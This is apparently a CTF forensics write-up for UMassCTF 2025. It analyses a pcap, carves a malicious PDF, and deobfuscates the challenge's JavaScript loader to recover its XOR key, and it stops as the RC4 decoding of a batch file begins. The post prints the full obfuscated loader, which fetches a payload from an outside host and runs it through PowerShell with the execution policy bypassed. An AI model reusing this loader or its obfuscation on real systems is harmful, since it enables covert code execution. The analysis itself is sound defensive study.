UMassCTF
Even though I didn’t get to play this one much, I wanted to try out all the awesome challenges in here, we even had hardware!
Author: AbuForensics
Real Forensics
Tags: forensics incident response rev hard
Description:
I’ve noticed one of my business competitors suddenly knows about some top secret company data. The files were only stored on my desktop, so I think they may have hacked me!
I’ve provided a pcap of around the time the data got leaked. Can you figure out what happened?
Note - this chall contains malware and requires some rev.
Given: real-forensics-2.pcapng: pcapng
So truth be told, I’ve already had a peek in one of the write-ups for this challenge, but I’ll be writing in a way it’s the first time, so we got some learning to do.
Real Forensics – UMassCTF 2025
Much respect to Kza.
While downloading the file, it seems to be a large one for a pcap file [13.1 MB]. First of all, I usually go with tshark, CLI alternative of wireshark for reconnaissance. You can also do the same with protocol hierarchy in wireshark.
└─$ tshark -r real-forensics-2.pcapng -q -z io,phs

===================================================================
Protocol Hierarchy Statistics
Filter:

eth                                      frames:10251 bytes:13369363
  ip                                     frames:10215 bytes:13361125
    udp                                  frames:690 bytes:327502
      dns                                frames:166 bytes:17560
      quic                               frames:478 bytes:300036
        quic                             frames:21 bytes:7598
      mdns                               frames:15 bytes:2252
      nbns                               frames:6 bytes:660
      dhcp                               frames:2 bytes:668
      xml                                frames:7 bytes:4886
      ntp                                frames:16 bytes:1440
    tcp                                  frames:9523 bytes:13033380
      tls                                frames:216 bytes:158540
        tcp.segments                     frames:26 bytes:24583
          tls                            frames:6 bytes:7858
      http                               frames:55 bytes:22039
        json                             frames:1 bytes:74
          data-text-lines                frames:1 bytes:74
            tcp.segments                 frames:1 bytes:74
        data-text-lines                  frames:15 bytes:1696
          tcp.segments                   frames:15 bytes:1696
        media                            frames:1 bytes:902
          tcp.segments                   frames:1 bytes:902
        data                             frames:7 bytes:6337
          tcp.segments                   frames:6 bytes:5426
      data                               frames:2 bytes:110
    icmp                                 frames:2 bytes:243
      dns                                frames:2 bytes:243
  arp                                    frames:16 bytes:906
  ipv6                                   frames:19 bytes:7272
    udp                                  frames:19 bytes:7272
      mdns                               frames:12 bytes:2246
      xml                                frames:7 bytes:5026
  lldp                                   frames:1 bytes:60
===================================================================
Couple of interesting protocols in here, the QUIC[Quick UDP Internet Connections] protocol is brought as a replacement for TCP and a predecessor for HTTP/3.

Another one is the LLDP[Link Layer Discovery Protocol] Protocol, which is used for identifying local topology, and then we have our common ones like HTTP, UDP, DNS, ARP, ICMP and so on, and we’ll first for with HTTP as it’s the most common one amongst them.
└─$ tshark -r real-forensics-2.pcapng -Y "http.request" -T fields -e http.host -e http.request.uri
clients2.google.com     /time/1/current?cup2key=8:gNKPI6WZR_zeCXnYwWr-wSBTRluJdCq6q-7esQ4MnoQ&cup2hreq=e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
michaelsoft.com:8080    /10_ways_to_prevent_being_hacked_ebook.pdf
michaelsoft.com:8080    /favicon.ico
supersecuritee.com:8080 /helpful_tool.html
thegooseisloose.dev:8080        /check_for_virus.bat
michaelsoft.com:5000    /network-check
michaelsoft.com:5000    /telemetry
michaelsoft.com:5000    /network-check
michaelsoft.com:5000    /telemetry
michaelsoft.com:5000    /network-check
michaelsoft.com:5000    /telemetry
edgedl.me.gvt1.com      /edgedl/diffgen-puffin/niikhdgajlphfehepabhhblakbdgeefj/8a024c7a21065dddc5e2cfc46d2235b3d0f1ce04113a0df452d86bfbd1f281cb
edgedl.me.gvt1.com      /edgedl/diffgen-puffin/niikhdgajlphfehepabhhblakbdgeefj/8a024c7a21065dddc5e2cfc46d2235b3d0f1ce04113a0df452d86bfbd1f281cb
edgedl.me.gvt1.com      /edgedl/diffgen-puffin/niikhdgajlphfehepabhhblakbdgeefj/8a024c7a21065dddc5e2cfc46d2235b3d0f1ce04113a0df452d86bfbd1f281cb
michaelsoft.com:5000    /network-check
michaelsoft.com:5000    /telemetry
edgedl.me.gvt1.com      /edgedl/diffgen-puffin/niikhdgajlphfehepabhhblakbdgeefj/8a024c7a21065dddc5e2cfc46d2235b3d0f1ce04113a0df452d86bfbd1f281cb
edgedl.me.gvt1.com      /edgedl/diffgen-puffin/hfnkpimlhhgieaddgfemjhofmfblmnib/4ce576f95ed2b847c0374a1551dea64c7eef6fccdb25c821075f2b39eb7a0901
edgedl.me.gvt1.com      /edgedl/diffgen-puffin/hfnkpimlhhgieaddgfemjhofmfblmnib/4ce576f95ed2b847c0374a1551dea64c7eef6fccdb25c821075f2b39eb7a0901
michaelsoft.com:5000    /network-check
michaelsoft.com:5000    /telemetry
edgedl.me.gvt1.com      /edgedl/diffgen-puffin/hfnkpimlhhgieaddgfemjhofmfblmnib/4ce576f95ed2b847c0374a1551dea64c7eef6fccdb25c821075f2b39eb7a0901
edgedl.me.gvt1.com      /edgedl/diffgen-puffin/hfnkpimlhhgieaddgfemjhofmfblmnib/4ce576f95ed2b847c0374a1551dea64c7eef6fccdb25c821075f2b39eb7a0901
michaelsoft.com:5000    /network-check
edgedl.me.gvt1.com      /edgedl/diffgen-puffin/jflhchccmppkfebkiaminageehmchikm/32082e29ec96ab0d166a44608b34babd4d77d3cfbab473812488c3f19e5121e1
michaelsoft.com:5000    /telemetry
edgedl.me.gvt1.com      /edgedl/diffgen-puffin/jflhchccmppkfebkiaminageehmchikm/32082e29ec96ab0d166a44608b34babd4d77d3cfbab473812488c3f19e5121e1
michaelsoft.com:5000    /network-check

Oh, couple of interesting turnups. We see multiple connections to michaelsoft.com at port 5000, and it’s also seen repeating /telemetry and /network-checkwhich is indication of data collection, also at port 8080, we see /10_ways_to_prevent_being_hacked_ebook.pdf and favicon.ico being dropped, which could be potential phishing bait. Actually to be more specific, the favicon.ico was not found in the target server which is a simple python server, here we can see the CTF element of the challenge and in real life cases it would be a remote C2 server.


Next up, we have our host requesting a /helpful_tool.html from supersecuritee.com:8080 which is another point for inspection.

Now looking at the files under HTTP, we can mostly bring it all down with wireshark’s export object option with HTTP selection, except the PDF which is embedded in TCP stream. Here are all the files we brought down.


Looking at the other ones, we see that they are mostly encrypted to some extent even though they look like base64, its not. Here’s the helpful_tool.html.
Similar cases for the other ones as well, now we’ll move on to manually extract the PDF. Step 1 is to figure out the TCP stream of the PDF, which is 26 and then extract it with tshark with some terminal-fu.
└─$ tshark -r real-forensics-2.pcapng -Y 'http.request.uri contains "ebook.pdf"' -T fields -e tcp.stream
26
└─$ tshark -r real-forensics-2.pcapng -qz follow,tcp,ascii,26   | sed -n '/^%PDF-/,/%%EOF/p' > bait.pdf
Now, we can use ole-tools, to dig stuff into the PDF.
└─$ oleid bait.pdf
--------------+--------------------+----------+--------------------------
VBA Macros          |Yes                 |Medium    |This file contains VBA
                    |                    |          |macros. No suspicious
                    |                    |          |keyword was found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------+--------------------+----------+--------------------------
oleid confirms our suspicions and next we run olevba which carves out the data.
<REDACTED>
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|Suspicious|PUt                 |May write to a file (if combined with Open)  |
|Suspicious|Run                 |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|powershell          |May run PowerShell commands                  |
|Suspicious|liB                 |May run code from a DLL                      |
|Suspicious|ChR                 |May attempt to obfuscate specific strings    |
|          |                    |(use option --deobf to deobfuscate)          |
|Suspicious|XOR                 |May attempt to obfuscate specific strings    |
|          |                    |(use option --deobf to deobfuscate)          |
|Suspicious|exec                |May run an executable file or a system       |
|          |                    |command using Excel 4 Macros (XLM/XLF)       |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)

CIOTech Links

|IOC       |70.wS               |Executable file name                         |
|IOC       |_.CPL               |Executable file name                         |
|IOC       |Kg.wsf              |Executable file name                         |
|IOC       |m.Ws                |Executable file name                         |
|IOC       |88.ws               |Executable file name                         |
|IOC       |CED.BaT             |Executable file name                         |
|IOC       |_r1G.Vb             |Executable file name                         |
|IOC       |l.wS                |Executable file name                         |
|IOC       |E.wS                |Executable file name                         |
|IOC       |n.vB                |Executable file name                         |
|IOC       |n.jS                |Executable file name                         |
|IOC       |x.wSC               |Executable file name                         |
|IOC       |tS.js               |Executable file name
Constant references to this one particular company called CIO Technology Solutions for no reason, maybe all this is was just an elaborate advertisement campaign LMAO.
CIO Technology Solutions | Tampa FL
Now, after some looking around we see some obfuscated JavaScript in the PDF file. After some formatting of the JS. By the way, I also removed them annoying / from the code which serve no purpose.
JavaScript Formatter, JavaScript Beautifier Online - formatter.org
function _0x2070(_0x41dceb, _0x2d3a94) {
    const _0x1936df = _0xf4ad();
    return _0x2070 = function(_0x42263e, _0x5e62fc) {
        _0x42263e = _0x42263e - (0x1c9f + 0xdd6 + -0x28c7);
        let _0x219b67 = _0x1936df[_0x42263e];
        return _0x219b67;
    }, _0x2070(_0x41dceb, _0x2d3a94);
}
const _0x56812d = _0x2070;
(function(_0x552e76, _0xb7d948) {
    const _0x3eaee5 = _0x2070,
        _0x2a8887 = _0x552e76();
    while (!![]) {
        try {
            const _0x22069a = parseInt(_0x3eaee5(0x1b5)) / (-0x2698 + -0x8c3 * -0x2 + 0x1513) * (-parseInt(_0x3eaee5(0x1bc)) / (-0xf * -0x12d + -0xb * 0x13e + 0x1 * -0x3f7)) + parseInt(_0x3eaee5(0x1c1)) / (-0x5dd + 0xb * 0x1a6 + -0x621 * 0x2) * (parseInt(_0x3eaee5(0x1c7)) / (0x2 * -0x129f + 0xab * -0x29 + 0x4f9 * 0xd)) + -parseInt(_0x3eaee5(0x1d8)) / (-0x666 + -0x531 * -0x3 + 0x928 * -0x1) + -parseInt(_0x3eaee5(0x1c9)) / (-0x1 * 0x11b9 + -0x598 + 0x1757) + parseInt(_0x3eaee5(0x1b0)) / (0x1 * 0x1285 + 0x3e0 + 0x2 * -0xb2f) * (parseInt(_0x3eaee5(0x1c4)) / (-0xa37 * 0x1 + 0x4 * -0x133 + 0xf0b)) + -parseInt(_0x3eaee5(0x1e1)) / (0xf59 * -0x2 + 0x350 + -0x1b6b * -0x1) * (-parseInt(_0x3eaee5(0x1b6)) / (-0x419 * -0x3 + 0x97b * 0x2 + -0x1 * 0x1f37)) + parseInt(_0x3eaee5(0x1d5)) / (0x11 * 0x47 + -0x7a3 + -0xfd * -0x3);
            if (_0x22069a === _0xb7d948) break;
            else _0x2a8887['push'](_0x2a8887['shift']());
        } catch (_0xc886ae) {
            _0x2a8887['push'](_0x2a8887['shift']());
        }
    }
}(_0xf4ad, 0x21e6 * -0x83 + 0x1c54d2 + 0x3eed4));
const http = require(_0x56812d(0x1b8)),
    {
        exec
    } = require(_0x56812d(0x1e5) + _0x56812d(0x1c0));

function xorCrypt(_0x451862, _0xb05de3) {
    const _0x37dfd7 = _0x56812d,
        _0x5b6cc8 = {
            'XmeQl': function(_0x4686e9, _0x590af0) {
                return _0x4686e9 === _0x590af0;
            },
            'xTNjB': _0x37dfd7(0x1d0),
            'qVdYR': function(_0x88e27d, _0x7951b0) {
                return _0x88e27d < _0x7951b0;
            },
            'BaXnZ': function(_0x3fa61a, _0x5d01fc) {
                return _0x3fa61a % _0x5d01fc;
            },
            'ZMxxu': function(_0xabab0e, _0x24be4a) {
                return _0xabab0e ^ _0x24be4a;
            }
        };
    let _0x24ce6d = '';
    if (_0x5b6cc8[_0x37dfd7(0x1b7)](typeof _0xb05de3, _0x5b6cc8[_0x37dfd7(0x1d9)])) {
        const _0x2f8ff0 = _0xb05de3[_0x37dfd7(0x1be)]('');
        for (let _0x4b4771 = 0x11 * -0x137 + -0x1 * -0xb29 + 0x1b * 0x5a; _0x5b6cc8[_0x37dfd7(0x1cc)](_0x4b4771, _0x451862[_0x37dfd7(0x1b2)]); _0x4b4771++) {
            const _0x3874f7 = _0x451862[_0x37dfd7(0x1bd)](_0x4b4771),
                _0x289a81 = _0x2f8ff0[_0x5b6cc8[_0x37dfd7(0x1d4)](_0x4b4771, _0x2f8ff0[_0x37dfd7(0x1b2)])][_0x37dfd7(0x1bd)](0x21de + -0x1931 * 0x1 + -0x8ad);
            _0x24ce6d += String[_0x37dfd7(0x1d2) + 'de'](_0x5b6cc8[_0x37dfd7(0x1d1)](_0x3874f7, _0x289a81));
        }
    }
    return _0x24ce6d;
}

function downloadAndExecutePS(_0x376868) {
    const _0x2440c0 = _0x56812d,
        _0x4e3fdc = {
            'iaPTZ': function(_0xa1f8b, _0x1bdefa) {
                return _0xa1f8b(_0x1bdefa);
            },
            'KPTAd': function(_0xdb894d, _0x3eab18, _0x43d169) {
                return _0xdb894d(_0x3eab18, _0x43d169);
            },
            'dVXvv': _0x2440c0(0x1e3) + _0x2440c0(0x1e2),
            'pBZgK': function(_0x1c3a56, _0x4c77f8, _0x292fd1) {
                return _0x1c3a56(_0x4c77f8, _0x292fd1);
            },
            'LOTbW': _0x2440c0(0x1e4),
            'frxwd': _0x2440c0(0x1d6),
            'CEElF': _0x2440c0(0x1d3)
        };
    let _0x51917c = '';
    http[_0x2440c0(0x1dc)](_0x376868, _0x4e4311 => {
        const _0x5d1fd0 = _0x2440c0;
        _0x4e4311['on'](_0x4e3fdc[_0x5d1fd0(0x1b4)], _0x889602 => {
            _0x51917c += _0x889602;
        }), _0x4e4311['on'](_0x4e3fdc[_0x5d1fd0(0x1cf)], () => {
            const _0x5f6c3e = _0x5d1fd0;
            _0x51917c = _0x4e3fdc[_0x5f6c3e(0x1c5)](atob, _0x51917c), _0x51917c = _0x4e3fdc[_0x5f6c3e(0x1cb)](xorCrypt, _0x51917c, _0x4e3fdc[_0x5f6c3e(0x1ae)]);
            const _0x3a5e25 = _0x5f6c3e(0x1b1) + _0x5f6c3e(0x1e6) + _0x5f6c3e(0x1c2) + _0x5f6c3e(0x1ba) + _0x5f6c3e(0x1af) + _0x51917c[_0x5f6c3e(0x1e0)](/"/g, 'x5cx22') + 'x22';
            _0x4e3fdc[_0x5f6c3e(0x1c8)](exec, _0x3a5e25, (_0x17cc24, _0x55cf27, _0xc90cd0) => {
                const _0x5269cc = _0x5f6c3e;
                if (_0x17cc24) {
                    console[_0x5269cc(0x1d3)](_0x5269cc(0x1bb) + _0x5269cc(0x1b9) + _0x17cc24[_0x5269cc(0x1cd)]);
                    return;
                }
                _0xc90cd0 && console[_0x5269cc(0x1d3)](_0x5269cc(0x1df) + _0x5269cc(0x1bf) + _0xc90cd0), console[_0x5269cc(0x1ca)](_0x5269cc(0x1df) + _0x5269cc(0x1ce) + _0x55cf27);
            });
        });
    })['on'](_0x4e3fdc[_0x2440c0(0x1b3)], _0x599831 => {
        const _0x4e1c9a = _0x2440c0;
        console[_0x4e1c9a(0x1d3)](_0x4e1c9a(0x1dd) + _0x4e1c9a(0x1de) + _0x599831[_0x4e1c9a(0x1cd)]);
    });
}
const powershellScriptUrl = _0x56812d(0x1c6) + _0x56812d(0x1d7) + _0x56812d(0x1c3) + _0x56812d(0x1da) + _0x56812d(0x1db);
downloadAndExecutePS(powershellScriptUrl);

function _0xf4ad() {
    const _0x1d910d = ['dVXvv', 'andx20x22', '28SDlCmp', 'powershell', 'length', 'CEElF', 'LOTbW', '1sWPiis', '1730ujKFmv', 'XmeQl', 'http', 'error:x20', 'passx20-Comm', 'Executionx20', '3708624ZELwdZ', 'charCodeAt', 'split', 'x20stderr:x20', 'ess', '145629YRilrf', 'nPolicyx20By', 'e.com:8080', '1317560WgPGFe', 'iaPTZ', 'http://sup', '8NkmRPt', 'pBZgK', '6750276bKDuza', 'log', 'KPTAd', 'qVdYR', 'message', 'x20output:x20', 'frxwd', 'string', 'ZMxxu', 'fromCharCo', 'error', 'BaXnZ', '35160081OiZpxe', 'end', 'ersecurite', '2014940LPSLec', 'xTNjB', '/helpful_t', 'ool.html', 'get', 'Downloadx20e', 'rror:x20', 'PowerShell', 'replace', '21213UWhXcl', '9thglfk', 'jfgneo3458', 'data', 'child_proc', 'x20-Executio'];
    _0xf4ad = function() {
        return _0x1d910d;
    };
    return _0xf4ad();
}
Now understanding this obfuscation takes a bit of time, so I’ve tried to summarize this entire process of deobfuscation using a diagram. Of course, this comes after trying out various tools as follows.
Now, here’s the deobfuscated code. Also, in cases like these, usage of GPTs really fasten the process, but not to be dependent on that, also funny thing to note is that, GPT produces an XOR key of jfgneo3458,which is incorrect, is thinks so because it thinks the key is just one element from _0x1d910d array.
Here, I thought of a work around to extract useful information from the obfuscated code, instead of the tedious task of reversing everything, as any normal person that can read code, we can see a couple of functions like xorCrypt and downloadAndExecutePS and kind off derive what the code is actually trying to do, so we just need to extract the XOR key out of this mess and we’re done!
This can be done with a super simple debug statement right before the calling of the downloadAndExecutePS function. Easier said than done, we still have to remove and trace our way through this mess.
It all starts with this particular line, where the xorCrypt is being referenced under downloadAndExecutePS function.
_0x51917c = _0x4e3fdc[_0x5f6c3e(0x1c5)](atob, _0x51917c), _0x51917c = _0x4e3fdc[_0x5f6c3e(0x1cb)](xorCrypt, _0x51917c, _0x4e3fdc[_0x5f6c3e(0x1ae)]);When I meant trace our way through this mess I meant this.

While at it, I also discover that the main decrypting function _0x2070(_0x41dceb, _0x2d3a94) which has 2 parameters, is actually 1 as it fakes another dummy parameter and this is another one of the techniques of malware obfuscation. I know I’m going a bit too deep into this manual work, but it’s fun, but here’s the observation.
In this segment function(_0x552e76, _0xb7d948) where the name of the function is function, strange and whatever, overview of this is to initialize the decryption or mapping array. So, in this part, -parseInt(_0x3eaee5(0x1bc), where _0x3eaee5 is a decoder (alias for _0x2070) used to decode the indexes, here the second argument will be undefined, usually done to trick the static analyzers.
After all that, we can derive that, _0x4e3fdc[_0x2070(0x1ae)] is the XOR key.
- Looking at this line:
'dVXvv': _0x2440c0(0x1e3) + _0x2440c0(0x1e2)- These indices (
0x1e3and0x1e2) correspond to values in the string array
- These indices (
- When the code does:
_0x4e3fdc[_0x2440c0(0x1ae)]_0x2440c0(0x1ae)resolves to the string'dVXvv', which is the concatenated result of_0x2070(0x1e3) + _0x2070(0x1e2)
console.log("XOR key:", _0x2070(0x1e3) + _0x2070(0x1e2));And using an online compiler for NodeJS, we compile it, using your host machine in this case is the easiest way to get pwned.
JDoodle - Online Compiler, Editor for Java, C/C++, etc

There we get the XOR key, but I wanna showcase the manual way to reach the XOR key as well, just cause I’m too invested in this obfuscation and want to show all angles of it.
Looking at the _0x2070 function, we see:
_0x42263e = _0x42263e - (0x1c9f + 0xdd6 + -0x28c7);This is an index calculation that transforms the input index before accessing the array. Let’s calculate this offset:
- 0x1c9f = 7327 (decimal)
- 0xdd6 = 3542 (decimal)
- 0x28c7 = -10439 (decimal)
7327 + 3542 - 10439 = 430
So when the code accesses index 0x1ae (430 in decimal), it’s actually calculating: 430 - 430 = 0.
This means _0x2070(0x1ae) is accessing the first element (index 0) of the array returned by _0xf4ad() and the first element (index 0) is ‘dVXvv’ which is further split into 2 segments.
'dVXvv': _0x2440c0(0x1e3) + _0x2440c0(0x1e2) _0x2070(0x1e3)corresponds to index 0x1e3 (483) - 430 = 53_0x2070(0x1e2)corresponds to index 0x1e2 (482) - 430 = 52
Finally, we can just take the array and print out the indices to get the key, also be mindful of the order, it’s 53 followed by 52.
data = ['dVXvv', 'andx20x22', '28SDlCmp', 'powershell', 'length', 'CEElF', 'LOTbW', '1sWPiis', '1730ujKFmv', 'XmeQl', 'http', 'error:x20', 'passx20-Comm', 'Executionx20', '3708624ZELwdZ', 'charCodeAt', 'split', 'x20stderr:x20', 'ess', '145629YRilrf', 'nPolicyx20By', 'e.com:8080', '1317560WgPGFe', 'iaPTZ', 'http://sup', '8NkmRPt', 'pBZgK', '6750276bKDuza', 'log', 'KPTAd', 'qVdYR', 'message', 'x20output:x20', 'frxwd', 'string', 'ZMxxu', 'fromCharCo', 'error', 'BaXnZ', '35160081OiZpxe', 'end', 'ersecurite', '2014940LPSLec', 'xTNjB', '/helpful_t', 'ool.html', 'get', 'Downloadx20e', 'rror:x20', 'PowerShell', 'replace', '21213UWhXcl', '9thglfk', 'jfgneo3458', 'data', 'child_proc', 'x20-Executio']
print(data[53] + data[52])

└─$ python3 solve.py
jfgneo34589thglfk
Now, we can go ahead and decode the helpful_tool.html with the derived XOR Key.
from base64 import b64decode

with open("helpful_tool.html", 'r') as f:
        data = f.read()

decode = b64decode(data)
key = b'jfgneo34589thglfk'
result = bytes([b ^ key[i % len(key)] for i, b in enumerate(decode)])
print(result.decode(errors="ignore"))
Running the code, we get a new script that has the contents to decode the check_for_virus.bat file, it’s RC4 encrypting with the key 43cnbnm4hi9mv1sv. I’ll just use CyberChef for this case.
